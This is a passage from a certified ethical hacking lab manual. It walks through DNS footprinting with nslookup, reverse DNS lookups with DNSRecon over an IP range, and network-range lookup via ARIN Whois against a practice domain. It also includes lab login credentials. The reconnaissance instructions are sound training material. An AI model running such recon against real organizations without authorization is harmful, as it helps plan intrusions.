All Rights Reserved. Reproduction is Strictly Prohibited.

5. Type the target domain **www.certifiedhacker.com** and press **Enter**. This resolves the IP address and displays the result, as shown in the screenshot.




Figure 7.1.2: In nslookup command, set type=a option

nslookup is a network administration command-line utility, generally used for querying the DNS to obtain a domain name or IP address mapping or for any other specific DNS record. This utility is available both as a command-line utility and web application.

6. The first two lines in the result are:

   Server: dns.google and **Address: 8.8.8.8**

   This specifies that the result was directed to the default server hosted on the local machine (**Windows 10**) that resolves your requested domain.

7. Thus, if the response is coming from your local machine's server (Google), but not the server that legitimately hosts the domain **www.certifiedhacker.com**; it is considered to be a non-authoritative answer. Here, the IP address of the target domain **www.certifiedhacker.com** is **162.241.216.11**.

Note: The IP address of the target may differ in your lab environment.

8. Since the result returned is non-authoritative, you need to obtain the domain's authoritative name server.

TASK 1.3

Find Cname

9. Type **set type=cname** and press **Enter**. The CNAME lookup is done directly against the domain's authoritative name server and lists the CNAME records for a domain.
10. Type **certifiedhacker.com** and press **Enter**.
11. This returns the domain's authoritative name server (**ns1.bluehost.com**), along with the mail server address (**dnsadmin.box5331.bluehost.com**), as shown in the screenshot.

Note: The results may differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.1.3: In nslookup command, set type=cname option

12. Since you have obtained the authoritative name server, you will need to determine the IP address of the name server.

TASK 1.4

Obtain the IP Address of the Primary Name Server

13. Issue the command **set type=a** and press **Enter**.
14. Type **ns1.bluehost.com** (or the primary name server that is displayed in your lab environment) and press **Enter**. This returns the IP address of the server, as shown in the screenshot.




Figure 7.1.4: Screenshot showing returns the IP address of the server

15. The authoritative name server stores the records associated with the domain. So, if an attacker can determine the authoritative name server (primary name server) and obtain its associated IP address, he/she might attempt to exploit the server to perform attacks such as DoS, DDoS, URL Redirection, etc.
16. You can also perform the same operations using the NSLOOKUP online tool. Conduct a series of queries and review the information to gain familiarity with the NSLOOKUP tool and gather information.
17. Now, we will use an online tool NSLOOKUP to gather DNS information about the target domain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

Perform DNS Footprinting using NSLOOKUP Online Utility

18. Open any web browser (here, **Mozilla Firefox**) and navigate to **http://www.kloth.net/services/nslookup.php**.
19. Once the site opens, in the **Domain:** field, enter **certifiedhacker.com**. Set the **Query:** field to default [**A (IPv4 address)**] and click the **Look it up** button to review the results that are displayed.




Figure 7.1.5: NSLOOKUP search page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **Query:** field, click the drop-down arrow and check the different options that are available, as shown in the screenshot.




Figure 7.1.6: Screenshot showing different options for the query

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. As you can see, there is an option for **AAAA (IPv6 address)**; select that and click **Look it up**. Perform queries related to this, since there are attacks that are possible over IPv6 networks as well.




Figure 7.1.7: Screenshot showing IPv6 query results

You can also use DNS lookup tools such as **Professional Toolset** (https://tools.dnsstuff.com), **DNS Records** (https://network-tools.com), etc. to extract additional target DNS information.

22. This concludes the demonstration of DNS information gathering using the nslookup command-line utility and NSLOOKUP online tool.
23. Close all open windows and document all the acquired information.

TASK 2

Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon

DNS lookup is used for finding the IP addresses for a given domain name, and the reverse DNS operation is performed to obtain the domain name of a given IP address.

Here, we will perform reverse DNS lookup using you get signal's Reverse IP Domain Check tool to find the other domains/sites that share the same web server as our target server.

Here, we will also perform a reverse DNS lookup using DNSRecon on IP range in an attempt to locate a DNS PTR record for those IP addresses.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.1

Perform Reverse DNS Lookup using Reverse IP Domain Check

1. In the **Windows 10** virtual machine, open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.yougetsignal.com**. On the website, click **Reverse IP Domain Check**.




Figure 7.2.1: You Get Signal website

2. On the **Reverse IP Domain Check** page, enter **www.certifiedhacker.com** in the **Remote Address** field and click **Check** to find other domains/sites hosted on a certifiedhacker.com web server. You will get the list of domains/sites hosted on the same server as **www.certifiedhacker.com,** as shown in the screenshot




Figure 7.2.2: Reverse IP Domain Check

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Perform Reverse DNS Lookup using DNSRecon

3. Close all open windows, document all the acquired information, and then turn off the **Windows 10** virtual machine
4. Turn on **Parrot Security** virtual machine.
5. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

6. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
7. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
8. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

9. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 7.2.3: Running the programs as a root user

10. In the **Parrot Terminal** window, type **dnsrecon -r 162.241.216.0-162.241.216.255** and press **Enter** to locate a DNS PTR record for IP addresses between 162.241.216.0 - 162.241.216.255.

Note: Here, we will use the IP address range, which includes the IP address of our target, that is, the certifiedhacker.com domain (162.241.216.11), which we acquired in the previous steps.

Note: -r option specifies the range of IP addresses (first-last) for reverse lookup brute force.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.2.4: Reverse IP Domain Check using DNSRecon

11. This concludes the demonstration of gathering information about a target organization by performing reverse DNS lookup using "you get signal's" Reverse IP Domain Check and DNSRecon tool.
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 8

Perform Network Footprinting

Network footprinting is a process of gathering network-related information of a target organization.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the IP address, hostname, and domain obtained in the previous information gathering steps, as a professional ethical hacker, your next task is to perform network footprinting to gather the network-related information of a target organization such as network range, traceroute, TTL values, etc. This information will help you to create a map of the target network and perform a man-in-the-middle attack.

Lab Objectives

- Locate the network range
- Perform network tracerouting in Windows and Linux Machines
- Perform advanced network route tracing using Path Analyzer Pro

Lab Environment

To carry out this lab, you need:

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Path Analyzer Pro located at **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Traceroute Tools\Path Analyzer Pro**
- You can also download the latest version of Path Analyzer Pro from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 15 Minutes

Overview of Network Footprinting

Network footprinting is a process of accumulating data regarding a specific network environment. It enables ethical hackers to draw a network diagram and analyze the target network in more detail to perform advanced attacks.

Lab Tasks

TASK 1

Locate the Network Range

Here, we will locate the network range using the ARIN Whois database search tool.

Network range information assists in creating a map of the target network. Using the network range, you can gather information about how the network is structured and which machines in the networks are alive. Further, it also helps to identify the network topology and access the control device and operating system used in the target network.

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.arin.net/about/welcome/region**.
4. In the search bar, enter the IP address of the target organization (here, the target organization is **certifiedhacker.com**, whose IP is **162.241.216.11**), and then click the **Search** button.




Figure 8.1.1: Entering the target IP address in the ARIN whois database search tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. You will get the information about the network range along with the other information such as network type, registration information, etc.

